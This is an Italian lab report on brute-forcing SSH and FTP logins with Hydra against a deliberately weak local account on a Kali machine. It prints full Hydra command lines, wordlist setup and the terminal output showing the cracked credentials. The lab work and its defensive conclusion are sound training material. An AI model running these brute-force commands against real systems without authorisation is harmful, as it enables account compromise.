

# Report: Simulazione Cracking SSH con Hydra

## Obiettivo Generale

L'obiettivo dell'esercizio è comprendere e sperimentare il funzionamento di attacchi a forza bruta contro i servizi di rete più comuni, utilizzando **Hydra**, uno degli strumenti più diffusi in ambito *penetration testing*.

L'esercizio si concentra sulla **configurazione dei servizi** e sulla **simulazione di attacchi per il recupero delle credenziali**, al fine di consolidare conoscenze pratiche sia sul lato difensivo che offensivo della sicurezza informatica.

## Obiettivi Specifici

- Configurare correttamente servizi di rete (SSH e FTP) all'interno di un ambiente controllato.
- Comprendere come funziona un attacco brute-force con Hydra.
- Simulare la compromissione di account debolmente protetti.
- Riflettere sulla necessità di implementare buone pratiche di sicurezza.

## Fasi dell'Esercizio

L'esercitazione si articola in due fasi distinte:

### Fase 1 – Attacco SSH

- Configurazione e attivazione del servizio SSH.
- Creazione di un utente target con credenziali semplici.
- Simulazione dell'attacco SSH con Hydra per scoprire nome utente e password.

### Fase 2 – Attacco FTP

- Installazione e configurazione del server FTP.
- Creazione di un utente FTP vulnerabile.
- Simulazione dell'attacco FTP con Hydra per esfiltrare le credenziali.

L'intero esercizio viene svolto in ambiente di laboratorio, a scopo didattico, per testare vulnerabilità note e consolidare competenze operative nel campo della cybersecurity.


## Fase 1 – Attacco SSH con Hydra

**Obiettivo:** Simulare un attacco di tipo *brute-force* sul servizio SSH, per individuare credenziali deboli e comprenderne le implicazioni di sicurezza.

### 1. Creazione di un utente vulnerabile

Viene creato un nuovo utente `test_user` con password debole (`testpass`), facilmente individuabile con attacco *brute-force*.

**Comando chiave:** `sudo adduser test_user`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
(kali@kali)-[~]  
$
```

### 2. Configurazione del servizio SSH

Verifichiamo e configuriamo `sshd_config` per abilitare le connessioni SSH. Il servizio viene avviato manualmente.

**Comandi chiave:** `sudo service ssh start`  
`sudo nano /etc/ssh/sshd_config`

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n] y  
(kali@kali)-[~]  
$ sudo service ssh start  
(kali@kali)-[~]  
$ sudo nano /etc/ssh/sshd_config  
(kali@kali)-[~]  
$ ip a
```

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.4 /etc/ssh/sshd_config  
# This is the sshd server system-wide configuration file. See  
# sshd_config(5) for more information.  
  
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games  
  
# The strategy used for options in the default sshd_config shipped with  
# OpenSSH is to specify options with their default value where  
# possible, but leave them commented. Uncommented options override the  
# default value.  
  
Include /etc/ssh/sshd_config.d/*.conf  
  
#Port 22  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::  
  
#HostKey /etc/ssh/ssh_host_rsa_key  
#HostKey /etc/ssh/ssh_host_ecdsa_key  
#HostKey /etc/ssh/ssh_host_ed25519_key  
  
# Ciphers and keying  
#RekeyLimit default none  
  
^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute  
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

### 3. Individuazione dell'indirizzo IP

Tramite ip a otteniamo l'indirizzo IP della macchina target per preparare il comando Hydra.

```
kali@kali: ~  
File Actions Edit View Help  
inet6 fe80::484b:8598:e91b:c878/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 2e:09:a6:1d:f7:34 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.10.10/24 brd 192.168.10.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fdb2:5ad9:cbbb:7d4a:94f4:8b08:d279:bbb5/64 scope global temporary t  
entative dynamic  
        valid_lft 604799sec preferred_lft 86164sec  
    inet6 fdb2:5ad9:cbbb:7d4a:f717:865d:298e:3eea/64 scope global tentative d  
ynamic mngtppaddr noprefixroute  
        valid_lft 2591999sec preferred_lft 604799sec  
    inet6 fe80::215e:ffd:c827:1279/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$
```

### 4. Test di accesso SSH manuale

Verifica manuale del login via SSH con le credenziali deboli appena configurate.

```
test_user@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ssh test_user@192.168.10.10  
  
test_user@192.168.10.10's password:  
Linux kali 6.12.13-arm64 #1 SMP Kali 6.12.13-1kali1 (2025-02-11) aarch64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri May 9 05:41:30 2025 from 192.168.10.10  
(test_user@kali)-[~]  
$ hydra -L ~/wordlists/usernames.txt -P ~/wordlists/passwords.txt 192.168.1  
0.10 -t 4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:  
59:30  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:  
8295455/p:1000000), ~2073863750000 tries per task  
[DATA] attacking ssh://192.168.10.10:22/  
[ATTEMPT] target 192.168.10.10 - login "info" - pass "123456" - 1 of 82954550  
00000 [child 0] (0/0)
```

## 5. Attacco con Hydra (login noto, password nota)

Simulazione diretta del brute-force quando sia username che password sono noti.

```
test_user@kali: ~  
File Actions Edit View Help  
ts.  
test_user@192.168.10.10's password:  
Linux kali 6.12.13-arm64 #1 SMP Kali 6.12.13-1kali1 (2025-02-11) aarch64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)-[~]  
$ hydra -l test_user -p testpass 192.168.10.10 -t 4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:  
19:42  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task  
[DATA] attacking ssh://192.168.10.10:22/  
[22][ssh] host: 192.168.10.10 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:  
19:43  
(test_user@kali)-[~]  
$
```

## 6. Attacco con Hydra (wordlist reali)

Simulazione con wordlist vere per dimostrare la complessità di un attacco.

```
(kali@kali)-[~]  
$ ssh test_user@192.168.10.10  
  
test_user@192.168.10.10's password:  
Linux kali 6.12.13-arm64 #1 SMP Kali 6.12.13-1kali1 (2025-02-11) aarch64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri May 9 05:41:30 2025 from 192.168.10.10  
(test_user@kali)-[~]  
$ hydra -L ~/wordlists/usernames.txt -P ~/wordlists/passwords.txt 192.168.1  
0.10 -t 4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:  
59:30  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:  
8295455/p:1000000), ~207386375000 tries per task  
[DATA] attacking ssh://192.168.10.10:22/  
[ATTEMPT] target 192.168.10.10 - login "info" - pass "123456" - 1 of 82954550  
00000 [child 0] (0/0)
```



## 7. Attacco mirato con wordlist personalizzate

Creazione di due file contenenti solo username e password reali. Attacco riuscito in modo preciso e pulito.

```
test_user@kali: ~  
File Actions Edit View Help  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 06:00:05  
  
(test_user@kali)-[~]  
$ head -n 10 ~/wordlists/usernames.txt  
info  
admin  
2000  
michael  
NULL  
john  
david  
robert  
chris  
mike  
  
(test_user@kali)-[~]  
$ echo "test_user" > ~/wordlists/u1.txt  
  
(test_user@kali)-[~]  
$ echo "testpass" > ~/wordlists/p1.txt  
  
(test_user@kali)-[~]  
$ hydra -L ~/wordlists/u1.txt -P ~/wordlists/p1.txt 192.168.10.10 -t 4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).
```

```
test_user@kali: ~  
File Actions Edit View Help  
  
(test_user@kali)-[~]  
$ echo "test_user" > ~/wordlists/u1.txt  
  
(test_user@kali)-[~]  
$ echo "testpass" > ~/wordlists/p1.txt  
  
(test_user@kali)-[~]  
$ hydra -L ~/wordlists/u1.txt -P ~/wordlists/p1.txt 192.168.10.10 -t 4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 06:08:20  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task  
[DATA] attacking ssh://192.168.10.10:22/  
[ATTEMPT] target 192.168.10.10 - login "test_user" - pass "testpass" - 1 of 1  
[child 0] (0/0)  
[22][ssh] host: 192.168.10.10 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 06:08:20  
  
(test_user@kali)-[~]  
$
```

## Fase 2 – Attacco FTP con Hydra

**Obiettivo:** Simulare un attacco brute-force sul protocollo FTP, utilizzando Hydra, per dimostrare la vulnerabilità di un servizio esposto in assenza di protezioni adeguate.

In questa fase, è stato preso di mira il servizio FTP installato sulla macchina bersaglio (IP: 192.168.10.10) utilizzando l'attaccante *Kali Linux*.

### Configurazione del servizio FTP

1. Installazione del servizio:

```
sudo apt install vsftpd
```

2. Creazione della directory home per l'utente FTP:

```
sudo mkdir -p /home/test_user
```

```
sudo chown test_user:test_user /home/test_user
```

3. Riavvio del servizio:

```
sudo service vsftpd restart
```

### Attacco con Hydra

Sono stati creati file wordlist personalizzati:

```
echo "test_user" > ~/wordlists/usernames.txt
```

```
echo "testpass" > ~/wordlists/passwords.txt
```


Eseguito Hydra per forzare l'autenticazione FTP:

```
hydra -L ~/wordlists/usernames.txt -P ~/wordlists/passwords.txt ftp://  
192.168.10.10 -V
```

### Risultato

- L'attacco ha avuto **esito positivo**.

- Hydra ha trovato le credenziali valide:
  - **Username:** test\_user
  - **Password:** testpass



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ echo "test_user" > ~/wordlists/usernames.txt  
(kali@kali)-[~]  
$ echo "testpass" > ~/wordlists/passwords.txt  
(kali@kali)-[~]  
$ hydra -L ~/wordlists/usernames.txt -P ~/wordlists/passwords.txt ftp://192.168.10.10 -V  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 10:  
36:20  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try  
per task  
[DATA] attacking ftp://192.168.10.10:21/  
[ATTEMPT] target 192.168.10.10 - login "test_user" - pass "testpass" - 1 of 1  
[child 0] (0/0)  
[21][ftp] host: 192.168.10.10 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 10:  
36:21  
(kali@kali)-[~]  
$
```

## Conclusione

L'esercitazione ha permesso di comprendere concretamente i meccanismi di autenticazione dei servizi di rete e le loro potenziali vulnerabilità. Dopo una prima fase guidata sull'attacco SSH, la seconda fase si è focalizzata sull'attivazione e configurazione del servizio **FTP (vsftpd)**, con successivo attacco brute-force tramite **Hydra**.

Il successo dell'attacco ha dimostrato quanto sia fondamentale adottare misure di sicurezza adeguate, come l'uso di password robuste, la disabilitazione dell'accesso per utenti non autorizzati e il monitoraggio costante dei servizi attivi sulla rete.